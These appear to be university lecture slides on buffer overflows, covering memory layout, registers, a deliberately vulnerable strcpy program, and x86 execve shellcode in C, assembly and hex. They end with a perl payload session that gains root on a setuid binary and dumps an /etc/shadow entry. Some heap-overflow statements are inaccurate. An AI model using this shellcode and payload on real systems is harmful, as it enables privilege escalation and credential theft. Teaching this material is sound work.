Buffer Overflow

Sara Khanchi
INCS 745 – NYIT

Outline

- Buffer Overflow
- Understanding the memory
- Stack overflow
- Heap overflow
- Overflow attacks
- Other types of overflow

Buffer Overflow

- A very common attack mechanism
  - First widely used by the Morris Worm in 1988
- Prevention techniques known
- Still of major concern
  - Legacy of buggy code in widely deployed operating systems and applications
  - Continued careless programming practices by programmers

Buffer Overflow

A buffer overflow, also known as a buffer overrun, is defined in the NIST *Glossary of Key Information Security Terms* as follows:


> "A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information. Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system."

Buffer Overflows

- Buffer overflow
  - Condition common to structured programming languages such as the "C" language
  - Happens when input applied to a variable is larger than the memory allotted to that variable
- When an attacker sends input in excess of the expected range of the value
  - The target system will either crash or execute the malicious code sent by the attacker


Buffer Overflow Basics

- Programming error when a process attempts to store data beyond the limits of a fixed-sized buffer
- Overwrites adjacent memory locations
  - Locations could hold other program variables, parameters, or program control flow data
  - Buffer could be located on the stack, in the heap, or in the data section of the process



Buffer Overflow Theory

Basic concepts of
C programming




Understanding the Memory

- Information storage
  - When a program runs, it needs a space for storing its information


Text	Data	BSS	Stack	Heap
• Read-only • Keeps code at run-time	• Static/global variables • Different location of memory	• Stores uninitialized static/global variable • Initializes variable with Zero	• Stores local variables and system calls • A part of memory imparted to the OS	• Space for dynamic memory allocation

Understanding the Memory



Source: https://gabrieletolomei.files.wordpress.com/2013/10/program_in_memory2.png

Understanding the Memory



Understanding the Memory

- All of the instructions are loaded onto the program's memory
  - This can be changed thus making the application perform unintended actions.

Data Storage Format in Memory

- Little endian
  - Intel x86 processors
  - Bytes are stored in reverse order
    - 0x032CFBE8 will be stored as "E8FB2C03"
- Big endian
  - PowerPC

- For exploiting the buffer overflow, the address should be defined based on the format
  - If little endian, then it should be reversed.

The Stack

- A section of memory that stores temporary data
  - That is executed when a function is called
- Grows downwards
- A CPU register (ESP)
  - Points to the lowest part of the stack
  - Anything below it is free memory that can be overwritten

CPU Registers

- Variables that store single records
- A fixed number of registers
  - Used for different purposes
  - A specific location in the CPU
- Can hold memory addresses
  - E.g. the next instruction to use
    - It can be changed to execute malicious code

CPU Registers

Register	Type	Purpose
EAX	General Purpose	Stores the return value of a function.
EBX	General Purpose	No specific uses, often set to a commonly used value in a function to speed up calculations.
ECX	General Purpose	Occasionally used as a function parameter and often used as a loop counter.
EDX	General Purpose	Occasionally used as a function parameter, also used for storing short-term variables in a function.
ESI	General Purpose	Used as a pointer, points to the source of instructions that require a source and destination.
EDI	General Purpose	Often used as a pointer. Points to the destination of instructions that require a source and destination.
EBP	General Purpose	Has two uses depending on compile settings, it is either the frame pointer or a general purpose register for storing of data used in calculations.
ESP	General Purpose	A special register that stores a pointer to the top of the stack (virtually under the end of the stack).
EIP	Special Purpose	Stores a pointer to the address of the instruction that the program is currently executing. After each instruction, a value equal to the its size is added to EIP, meaning it points at the machine code for the next instruction.
FLAGS	Special Purpose	Stores meta-information about the results of previous operations i.e. whether it overflowed the register or whether the operands were equal.

Pointers

- Pointer
  - A variable that stores a memory address
  - In program runtime: refers to a certain instruction the program will have to perform

- Buffer overflow attack:
  - Used to redirect the execution flow to a malicious code through a pointer that points at a JMP instruction.

Common Instructions

Instruction Type	Description	Example Instructions
Pointers and Dereferencing	Since registers simply store values, they may or may not be used as pointers, depending on on the information stored. If being used as a pointer, registers can be dereferenced, retrieving the value stored at the address being pointed to.	movq,movb
Doing Nothing	The NOP instruction, short for “no operation”, simply does nothing.	NOP
Moving Data Around	Used to move values and pointers.	mov, movsx, movzx,lea
Math and Logic	Used for math and logic. Some are simple arithmetic operations and some are complex calculations.	add, sub,inc, dec, and
Jumping Around	Used mainly to perform jumps to certain memory locations , it stores the address to jump to.	jmp,call, ret,cmp, test
Manipulating the Stack	Used for adding and removing data from the stack.	push, pop,pushaw

Buffer Overflow Attacks

- To exploit a buffer overflow an attacker needs:
  - To identify a buffer overflow vulnerability in some program that can be triggered using externally sourced data under the attacker's control
  - To understand how that buffer is stored in memory and determine potential for corruption
- Identifying vulnerable programs can be done by:
  - Inspection of program source
  - Tracing the execution of programs as they process oversized input
  - Using tools such as fuzzing to automatically identify potentially vulnerable programs

Types of Buffer Overflows

- Buffer overflows can be divided into two categories:
  - Stack overflow
  - Heap overflow

Stack Overflow

- Programs use a memory stack area to store values for variables
- Stack is intended to ensure that there is sufficient memory space for all functions to operate
- Occasionally the stack is insufficient to complete the functions and an error is generated
- Stack stores details regarding the function that called the currently executing function
  - Information can be lost after the stack is corrupted

Stack Overflow

- Hackers write the code for a buffer overflow in such a manner that
  - The code to which a function's pointers are indicating is code of the hacker's choosing
- Process of an exploit
  - Hacker searches for a chance to overflow the buffer
  - Hacker determines memory assigned to the variable
  - Hacker specifies a value greater than the maximum capacity of the variable
  - Variable takes the value

Stack Overflow

- Hacker checks for some specific functions to ascertain the possibility of a buffer overflow
  - `strcpy`
  - `scanf`
  - `fgets`
  - `wstrcpy`
  - `wstrncat`
  - `sprintf`
  - `gets`
  - `strcat`

Heap Overflows

- A heap is similar to a stack
  - Provides memory to the application various functions
  - Provides a permanent memory space
- Data stored in a heap can be used throughout various functions and commands
- A heap is randomly accessed because it stores values statically
- Size of a heap usually grows as new variables' values are introduced

Heap Overflows

Table 12-1 Differences between stacks and heaps

Feature	Stack	Heap
Memory	High	Low
Use	Calling functions Short-term storage of variables	Long-term storage for data
Access	Frequently accessed	Randomly accessed
Expansion	Automatically	Automatically and using `malloc()` and `brk()`
Sequence of value storage	LIFO	Not applicable
Growth	Grows from higher to lower addresses	Grows from lower to higher addresses

Heap Overflows

- Heap overflow is known as the corruption of the instruction pointer
  - Instruction pointer points to the memory area where the function to be executed is stored
  - Changing the code to corrupt the pointer is known as trespassing

Stack Buffer Overflows

- Occur when buffer is located on stack
  - Also referred to as stack smashing
  - Used by Morris Worm
  - Exploits included an unchecked buffer overflow
- Are still being widely exploited
- Stack frame
  - When one function calls another it needs somewhere to save the return address
  - Also needs locations to save the parameters to be passed in to the called function and to possibly save register values

Program Memory Stack


```
int x = 100;
int main()
{
    // data stored on stack
    int   a=2;
    float b=2.5;
    static int y;

    // allocate memory on heap
    int *ptr = (int *) malloc(2*sizeof(int));

    // values 5 and 6 stored on heap
    ptr[0]=5;
    ptr[1]=6;

    // deallocate memory on heap
    free(ptr);

    return 1;
}
```



Order of the function arguments in stack


```
void func(int a, int b)
{
   int x, y;

   x = a + b;
   y = a - b;
}
```


```
movl    12(%ebp), %eax      ; b is stored in %ebp + 12
movl    8(%ebp), %edx       ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)      ; x is stored in %ebp - 8
```

Function Call Stack

```
void f(int a, int b)
{
  int x;
}
void main()
{
  f(1,2);
  printf("hello world");
}
```



Stack Layout for Function Call Chain



Vulnerable Program

```
int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

- Reading 300 bytes of data from badfile.
- Storing the file contents into a str variable of size 400 bytes.
- Calling foo function with str as an argument.

Note : Badfile is created by the user and hence the contents are in control of the user.


Vulnerable Program

```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}
```




Consequences of Buffer Overflow

Overwriting return address with some random address can point to :

- Invalid instruction
- Non-existing address
- Access violation
- Attacker's code ⟶ Malicious code to gain access

How to Run Malicious Code



Shellcode

- Code supplied by attacker
  - Often saved in buffer being overflowed
  - Traditionally transferred control to a user command-line interpreter (shell)
- Machine code
  - Specific to processor and operating system
  - Traditionally needed good assembly language skills to create
  - More recently a number of sites and tools have been developed that automate this process
  - Metasploit Project
  - Provides useful information to people who perform penetration, IDS signature development, and exploit research

Figure 10.8

Example UNIX Shellcode

```
int main(int argc, char *argv[])
{
   char *sh;
   char *args[2];

   sh = "/bin/sh";
   args[0] = sh;
   args[1] = NULL;
   execve(sh, args, NULL);
}
```

(a) Desired shellcode code in C

```
      nop
      nop                  // end of nop sled
      jmp   find           // jump to end of code
cont: pop   %esi           // pop address of sh off stack into %esi
      xor   %eax,%eax      // zero contents of EAX
      mov   %al,0x7(%esi)  // copy zero byte to end of string sh (%esi)
      lea   (%esi),%ebx    // load address of sh (%esi) into %ebx
      mov   %ebx,0x8(%esi) // save address of sh in args[0] (%esi+8)
      mov   %eax,0xc(%esi) // copy zero to args[1] (%esi+c)
      mov   $0xb,%al       // copy execve syscall number (11) to AL
      mov   %esi,%ebx      // copy address of sh (%esi) t0 %ebx
      lea   0x8(%esi),%ecx // copy address of args (%esi+8) to %ecx
      lea   0xc(%esi),%edx // copy address of args[1] (%esi+c) to %edx
      int   $0x80          // software interrupt to execute syscall
find: call  cont           // call cont which saves next address on stack
sh:   .string "/bin/sh "   // string constant
args: .long 0              // space used for args array
      .long 0              // args[1] and also NULL for env array
```

(b) Equivalent position-independent x86 assembly code

```
90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1
ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20 20
```

(c) Hexadecimal values for compiled x86 machine code

```
$ dir -l buffer4
-rwsr-xr-x    1 root     knoppix     16571 Jul 17 10:49 buffer4


$ whoami
knoppix
$ cat /etc/shadow
cat: /etc/shadow: Permission denied

$ cat attack1
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"202020202020202038fcffbfc0fbffbf0a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack1 | buffer4
Enter value for name: Hello your yyy)DA0Apy is e?^1AFF.../bin/sh...
root
root:$1$rNLId4rX$nka7JlxH7.4UJT4l9JRLk1:13346:0:99999:7:::
